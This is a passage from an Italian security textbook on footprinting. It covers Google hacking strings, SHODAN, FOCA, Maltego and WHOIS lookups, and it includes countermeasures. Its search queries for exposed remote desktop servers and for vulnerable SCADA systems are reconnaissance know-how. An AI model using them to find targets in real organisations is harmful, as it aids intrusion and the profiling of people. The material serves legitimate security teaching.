


Figura 1.5 Le società quotate in borsa sono obbligate a fornire regolarmente dei documenti informativi all'autorità di controllo. Questi documenti forniscono interessanti informazioni sugli eventi in corso e sulla struttura organizzativa.

Anche i siti dedicati a informazioni aziendali e trading azionario come Yahoo Finanza possono fornire dati simili. Per esempio, basta consultare il forum o gruppo di discussione corrispondente a una società per trovare numerose informazioni che potrebbero essere utili per completarne il profilo. Siti simili esistono in tutto il mondo. Un hacker potrebbe utilizzare queste informazioni per individuare i punti deboli di un'organizzazione. La maggior parte degli hacker sceglie il percorso meno protetto, come è ovvio.

Politiche per la privacy e la sicurezza e dettagli tecnici che indicano i meccanismi di sicurezza attivi

Qualsiasi informazione che fornisca un'idea delle politiche relative alla privacy o alla sicurezza aziendale, o dettagli tecnici relativi a hardware e software utilizzati per la protezione dell'organizzazione può essere utile a un hacker, per ovvie ragioni. È proprio quando si acquisiscono queste informazioni che possono presentarsi delle opportunità di attacco.

Informazioni archiviate

Tenete presente che su Internet vi sono siti dove è possibile recuperare copie archiviate di informazioni non più disponibili presso la fonte originale. Questi archivi potrebbero consentire a un hacker di accedere a informazioni che sono state deliberatamente rimosse per ragioni di sicurezza. Come esempi citiamo Wayback Machine presso archive.org (Figura 1.6) e i risultati della cache di Google (Figura 1.7).




Figura 1.6 Con una ricerca presso archive.org si trovano molti anni di pagine archiviate da <http://www.yahoo.com>.




Figura 1.7 Il funzionamento interno dei motori di ricerca consente a chiunque di accedere a contenuti dei siti esaminati che sono stati memorizzati nella cache. Qui è riportata una versione memorizzata nella cache di <http://www.yahoo.com>, dall'archivio di Google.

Motori di ricerca e relazioni tra i dati

I motori di ricerca disponibili oggi sono davvero fantastici. In pochi secondi consentono di trovare quasi tutto ciò che si potrebbe cercare. Molti forniscono funzionalità di ricerca avanzata che possono consentire di trovare quei dettagli che fanno la differenza. Tra i nostri motori di ricerca preferiti vi sono google.com, yahoo.com e dogpile.com (che invia le ricerche a più motori come Google, Yahoo, Microsoft Live Search e Ask.com). È importante conoscere le funzionalità di ricerca avanzata di questi siti; si possono trovare talmente tante informazioni riservate che sono stati scritti interi libri su come “hackerare” i motori di ricerca, per esempio *Google Hacking for Penetration Testers Vol. 2*, di Johnny Long (Syngress, 2007).

Ecco un semplice esempio: se cercate in Google “allinurl:tsweb/default.htm”, il motore di ricerca rivela i server Microsoft Windows con attiva la connessione web desktop remoto. Questo potrebbe portare a un accesso di console grafica al server tramite il protocollo RDP (*Remote Desktop Protocol*) utilizzando semplicemente Internet Explorer e il client ActiveX RDP che i server Windows in questione mettono a disposizione quando questa funzionalità è abilitata. Esistono letteralmente centinaia di altre ricerche che possono consentire di scoprire di tutto, da webcam accessibili a servizi di amministrazione remota, a password per l’accesso a database. Non è più disponibile il sito originale di Johnny Long, ma è stato mantenuto il Google Hacking Database (GHDB), che si trova presso

hackersforcharity.org/ghdb/. Questo database, benché non sia aggiornato frequentemente, offre un fantastico elenco di molte delle migliori stringhe di ricerca per Google che gli hacker possono utilizzare per ricavare informazioni dal Web.

Naturalmente il fatto di avere a disposizione il database di ricerche non è sufficiente, vero? Recentemente sono stati rilasciati alcuni strumenti che consentono di fare un passo oltre: Athena 2.0 di Steve presso snakeoilabs (snakeoilabs.com); SiteDigger (foundstone.com) e Wikto 2.0 di Roelof e compagni (sensepost.com/research/wikto). Questi strumenti cercano nella cache di Google per trovare la miniera di vulnerabilità, errori, aspetti della configurazione, informazioni proprietarie e dettagli interessanti per la sicurezza che si nascondono nei siti web di tutto il mondo. SiteDigger (Figura 1.8) consente di puntare su specifici dominio, utilizza il database GHDB o l'elenco di ricerche Foundstone, consente di inviare nuove ricerche da aggiungere al database, permette di effettuare ricerche “grezze” e, aspetto più interessante di tutti, dispone di una funzionalità di aggiornamento che preleva le ultime ricerche GHDB e/o Foundstone inserendole direttamente nello strumento, che così è sempre perfettamente aggiornato.

Quando si cercano informazioni nei documenti di un sito web, non ci si deve limitare al corpo del documento, ma è utile analizzare i metadati nascosti. Strumenti come FOCA, disponibile presso informatica64.com/foca.aspx, consentono di individuare e analizzare i metadati memorizzati all'interno di un file. FOCA utilizza alcune tecniche di hacking dei motori di ricerca descritte precedentemente per individuare estensioni di documenti comuni quali .pdf, .doc(x), .xls(x) e .ppt(x). Una volta individuati i file, lo strumento consente all'utente di selezionare quali file scaricare o analizzare (Figura 1.9). Dopo l'analisi, FOCA suddivide i metadati in categorie e li presenta in un riepilogo come utenti,



Figura 1.8 Foundstone SiteDigger cerca nella cache di Google utilizzando il database GHDB (Google Hacking Database) per trovare siti vulnerabili.




Figura 1.9 FOCA sfrutta i motori di ricerca per individuare documenti con specifiche estensioni e analizzare i metadati in essi contenuti.

cartelle, stampanti, password, indirizzi email, server, sistemi operativi e versioni di software. Al momento in cui scriviamo è disponibile la versione FOCA 3.0, free e pro. La versione free include tutte le funzionalità appena descritte e molte altre offerte nella versione pro, che tuttavia offre anche funzionalità più avanzate per l'individuazione di vulnerabilità. Una delle funzionalità di FOCA è l'uso di SHODAN (*Sentient Hyper-Optimized Data Access Network*), un motore di ricerca descritto da ZDnet come “Google per gli hacker”, e accessibile presso shodanhq.com, progettato per trovare sistemi e dispositivi connessi a Internet che utilizzano meccanismi potenzialmente non sicuri per autenticazione e autorizzazione. Le ricerche possono riguardare di tutto, dai router personali fino ai sistemi SCADA avanzati. Gli hacker possono sfruttare la potenza di SHODAN attraverso la sua interfaccia web o anche tramite un insieme di API per gli sviluppatori. È necessario effettuare la registrazione al sito per ottenere una chiave valida per l'accesso alle API. Per esempio, un hacker può eseguire la seguente query su SHODAN per individuare sistemi SCADA vulnerabili (Figura 1.10):

<http://www.shodanhq.com/search?q=simatic+HMI>

I forum, newsgroup o gruppi di discussione Usenet costituiscono una ricca fonte di informazioni. I professionisti IT utilizzano comunemente i newsgroup per ottenere un rapido aiuto su problemi che non sono in grado di risolvere facilmente. Google fornisce una comoda interfaccia web ai newsgroup di Usenet, completa con le ormai famose funzionalità di ricerca avanzata. Per esempio, una semplice ricerca di “pix firewall config help” consente di trovare centinaia di messaggi inviati da persone che chiedono aiuto per la configurazione di un firewall Cisco PIX, come si vede nella Figura 1.11. In alcuni casi i messaggi contengono copie dei dati di configurazione del sistema in produzione, inclusi indirizzi IP, ACL, riferimenti delle password, mappe NAT (*Network Address Translation*) e così via. Le ricerche di questo tipo possono essere ulteriormente raffinate cercando




Figura 1.10 SHODAN individua sistemi SCADA vulnerabili.




Figura 1.11 Le opzioni di ricerca avanzata di Google consentono di trovare rapidamente importanti informazioni.

Se la persona in cerca di aiuto sa di non dover inviare dettagli di configurazione in forum pubblici come questi, potrebbe comunque cadere preda di un attacco di ingegneria sociale. Un hacker potrebbe rispondere con un'offerta amichevole di fornire assistenza nell'amministrazione del sistema; se è in grado di porsi in una posizione di fiducia, potrebbe riuscire a ottenere le informazioni riservate che gli servono, nonostante l'iniziale cautela dell'amministratore.

Nel tentativo di automatizzare almeno una parte di questo processo, sono stati creati strumenti come Maltego per eseguire tecniche di datamining e di collegamento di informazioni correlate a un particolare tema. Maltego consente di aggregare e correlare informazioni, visualizzando poi tali relazioni all'utente in una rappresentazione grafica facile da comprendere. I dati e le relazioni trovate possono essere estremamente utili a scopi di footprinting. Per esempio, la Figura 1.12 mostra una mappa delle relazioni tra i punti dati individuati nel tentativo di cercare informazioni sulla persona "Nathan Sportsman".

Altre informazioni di interesse

L'elenco di idee e risorse fornito fin qui non è certamente esaustivo, ma dovrebbe servire come spunto per lanciarsi a tutta velocità sulla strada della ricerca di informazioni. Dati riservati possono essere nascosti ovunque e possono presentarsi in molte forme. Impiegare un po' di tempo per fare ricerche creative e approfondite si rivelerà un esercizio molto utile, sia per gli hacker, sia per chi deve difendersi.




Figura 1.12 Maltego visualizza una mappa di relazioni per la persona "Nathan Sportsman".



Contromisure per la sicurezza dei database pubblici

Molte delle informazioni discusse in precedenza devono essere rese pubbliche e di conseguenza è difficile rimuoverle; questo vale soprattutto per le società quotate. Tuttavia, è importante valutare e classificare i tipi di informazioni rese disponibili al pubblico. Il Site Security Handbook (RFC 2196), disponibile presso faqs.org/rfcs/rfc2196.html, è un'eccellente risorsa per molti aspetti relativi alle politiche di sicurezza. È utile consultare periodicamente le fonti citate qui e cercare di rimuovere i dati riservati ovunque sia possibile farlo. È utile anche l'uso di alias che non consentano di risalire direttamente alla propria organizzazione, soprattutto quando si utilizzano newsgroup, mailing list o altri forum pubblici.



Passo 4: enumerazione di server WHOIS e DNS

Popolarità:	9
Semplicità:	9
Impatto:	3
Grado di rischio:	7

Benché buona parte dell'appeal di Internet si debba alla mancanza di un controllo centralizzato, in realtà molte delle funzionalità sottostanti devono essere gestite a livello centrale per garantire l'interoperabilità, evitare conflitti IP e assicurare la risolvibilità universale oltre qualsiasi confine geografico e politico. Ciò significa che qualcuno gestisce una grande quantità di informazioni: conoscendo un po' le modalità con cui avviene tutto ciò, è possibile approfittarne! Internet ha percorso una lunga strada dal suo primo concepimento. I particolari sulle modalità di gestione delle informazioni, e su chi se ne occupa, sono anch'essi in continua evoluzione.

Chi gestisce Internet oggi, vi chiederete? Queste funzionalità centrali di Internet sono gestite da un'organizzazione non profit, l'ICANN (*Internet Corporation for Assigned Names and Numbers*; icann.org).

ICANN è una sorta di corpo di coordinazione tecnica per Internet. Creato nell'ottobre 1998 da un'ampia coalizione di risorse economiche, tecniche, accademiche e comunità di utenti, l'ICANN ha la responsabilità di una serie di funzioni tecniche precedentemente svolte sotto contratto del governo degli Stati Uniti dall'IANA (*Internet Assigned Numbers Authority*; iana.org) e da altri gruppi (nella pratica l'IANA gestisce tutt'oggi gran parte delle attività quotidiane di Internet, ma alla fine tutto passerà sotto responsabilità dell'ICANN). Nello specifico, l'ICANN coordina l'assegnazione dei seguenti identificatori che devono essere unici a livello globale perché Internet possa funzionare:

- nomi di dominio Internet;
- indirizzi IP numerici;
- parametri di protocollo e numeri di porta.

Inoltre, l'ICANN coordina l'attività stabile del sistema di server DNS che sta alla radice di Internet.

Quale organizzazione non profit privata, l'ICANN si dedica a preservare la stabilità operativa di Internet; a promuovere la concorrenza; a ottenere un'ampia rappresentazione delle comunità di Internet a livello globale; a sviluppare delle politiche tramite mezzi di

iniziativa privata, basati sul consenso e su iniziative attivate dalla base. L'ICANN è aperta alla partecipazione di qualsiasi utente, impresa o organizzazione interessato.

L'ICANN comprende molte parti, ma a noi interessano in particolare tre rami:

- ASO (*Address Supporting Organization*), aso.icann.org
- GNSO (*Generic Names Supporting Organization*), gnso.icann.org
- CCNSO (*Country Code Domain Name Supporting Organization*), ccns0.icann.org

L'ASO cura e sviluppa raccomandazioni su politiche relative agli indirizzi IP e offre consulenza al consiglio dell'ICANN; alloca blocchi di indirizzi IP a vari registri regionali RIR (Regional Internet Registries) che gestiscono, distribuiscono e registrano risorse numeriche Internet pubbliche nelle rispettive regioni. Questi RIR poi allocano gli indirizzi IP a organizzazioni, ISP (Internet Service Provider) o, in alcuni casi, registri nazionali NIR (National Internet Registries) o locali LIR (Local Internet Registries) qualora dei governi lo richiedono (ciò avviene per lo più in paesi comunisti, regimi dittatoriali e così via):

- APNIC (apnic.net) – Asia-Pacifico
- ARIN (arin.net) – America del nord e del sud, Africa subsahariana
- LACNIC (lacnic.net) – Parti dell'America latina e dei Caraibi
- RIPE (ripe.net) – Europa, parti dell'Asia, Africa a nord dell'equatore, medio oriente
- AfriNIC (afrinic.net, attualmente in stato di osservazione) – È destinato a includere entrambe le aree africane ora gestite da ARIN e RIPE

Il GNSO cura e sviluppa raccomandazioni su politiche relative ai nomi di dominio per tutti i domini generici di primo livello (gTLD, generic Top-Level Domain) e offre consulenza al consiglio dell'ICANN. Il GNSO non è responsabile della registrazione dei nomi di dominio, ma è responsabile dei domini generici di primo livello (per esempio .com, .net, .edu, .org e .info), che si possono trovare presso iana.org/gtld/gtld.htm.

Il CCNSO cura e sviluppa raccomandazioni su politiche relative ai nomi di dominio per tutti i domini di primo livello con codice di nazione (ccTLD, country-code Top-Level Domain) e offre consulenza al consiglio dell'ICANN. Anche questa organizzazione non gestisce la registrazione dei nomi di dominio. L'elenco aggiornato dei domini di primo livello con codice di nazione è disponibile presso iana.org/cctld/cctld-whois.htm.

Riportiamo altri indirizzi che potrebbero risultare utili:

- iana.org/assignments/ipv4-address-space – allocazione IP v4
- iana.org/assignments/ipv6-address-space – allocazione IP v6
- iana.org/ipaddress/ip-addresses.htm – servizi per indirizzi IP
- rfc-editor.org/rfc/rfc3330.txt – indirizzi IP di uso speciale
- iana.org/assignments/port-numbers – numero di porta registrati
- iana.org/assignments/protocol-numbers – numeri di protocollo registrati

Con tutte queste attività di gestione centralizzata, per trovare una miniera di informazioni dovrebbe essere sufficiente interrogare un super server centrale, vero? Non è esattamente così. Benché la gestione sia abbastanza centralizzata, i dati effettivi sono dispersi in tutto il pianeta in numerosi server WHOIS, per ragioni tecniche e politiche. A complicare ulteriormente le cose, la sintassi delle query WHOIS, i tipi di query utilizzabili, i dati disponibili e la formattazione dei risultati possono variare notevolmente da un server all'altro. Inoltre, molti registrar tendono a limitare l'uso di query per combattere spammer,

hacker ed evitare il sovraccarico delle risorse. E su tutto ciò, le informazioni relative ai domini .mil e .gov sono state interamente rimosse dal pubblico accesso per motivi di sicurezza nazionale degli Stati Uniti.

A questo punto potreste chiedervi: “Come faccio a trovare i dati che mi servono?”. Con alcuni strumenti, le conoscenze necessarie e un po’ di pazienza, dovreste essere in grado di trovare i dettagli di registrazione per quasi tutte le entità registrate sul pianeta!

Ricerche relative ai domini

È importante notare che i dati relativi ai domini (come hackingexposed.com) sono registrati separatamente da quelli relativi all’IP (come blocchi di rete IP, numeri di sistemi autonomi BGP e così via). Per questo motivo, utilizziamo due strade diverse per trovarli. Iniziamo con i dati relativi ai domini, utilizzando come esempio keyhole.com.

Il primo passo è quello di determinare quale dei molti server WHOIS contiene le informazioni che cerchiamo. Il procedimento generale è il seguente: il Registry per un dato TLD, “.com” in questo caso, contiene informazioni sul Registrar con cui l’entità bersaglio ha registrato il proprio dominio. Quindi si interroga il Registrar appropriato per trovare il Registrant corrispondente al particolare nome di dominio a cui si è interessati. Per comodità indicheremo tutto ciò con le “tre R” del ofWHOIS: Registry, Registrar e Registrant. Molti siti Internet consentono di ottenere dati WHOIS, ma è importante capire come trovare le informazioni da soli, per i casi in cui gli strumenti automatici non funzionano. Poiché i dati WHOIS si basano su una struttura gerarchica, il punto di partenza migliore è la radice dell’albero: l’ICANN. Come abbiamo detto in precedenza, l’ICANN (IANA) è l’autorità di registrazione (registry) per tutti i TLD e costituisce un ottimo punto di partenza per tutte le query WHOIS manuali.

NOTA

Potete effettuare ricerche WHOIS da qualsiasi client WHOIS a riga di comando (è richiesto un accesso TCP/43 in uscita) o tramite i soliti browser web. Secondo la nostra esperienza, l’uso del browser web è solitamente più intuitivo ed è quasi sempre consentito dalle principali architetture di sicurezza.

Collegandosi a whois.iana.org è possibile cercare il registry per tutti i domini .com. Questa ricerca (Figura 1.13) mostra che il registry per .com è Verisign Global Registry Services presso verisign-grs.com. Collegandosi a quel sito e facendo clic sul collegamento Whois sulla destra, si raggiunge la pagina Verisign Whois Search, dove è possibile cercare keyhole.com e trovare che questo nome di dominio è stato registrato tramite www.markmonitor.com. Collegandosi al sito indicato e cercando nel campo “Search Whois” (Figura 1.14) si può interrogare il server WHOIS di questo registrar tramite la corrispondente interfaccia web per trovare i dettagli di registrazione per keyhole.com – ed ecco fatto!

I dettagli di registrazione forniscono indirizzi fisici, numeri di telefono, nomi, indirizzi e-mail, nomi di server DNS, IP e così via. Se si segue questa procedura con cura, non dovrebbe risultare difficile trovare i dati di registrazione per qualsiasi nome di dominio (pubblico) al mondo. Ricordate comunque che alcuni domini come .gov e .mil potrebbero non essere accessibili al pubblico tramite WHOIS.




Figura 1.13 Iniziamo la ricerca del dominio da whois.iana.org.

Per completezza dobbiamo dire che le stesse ricerche si sarebbero potute effettuare anche tramite il client WHOIS a riga di comando con i tre comandi seguenti:

```
[bash]$ whois com -h whois.iana.org
[bash]$ whois keyhole.com -h whois.verisign-grs.com
[bash]$ whois keyhole.com -h whois.omnis.com
```

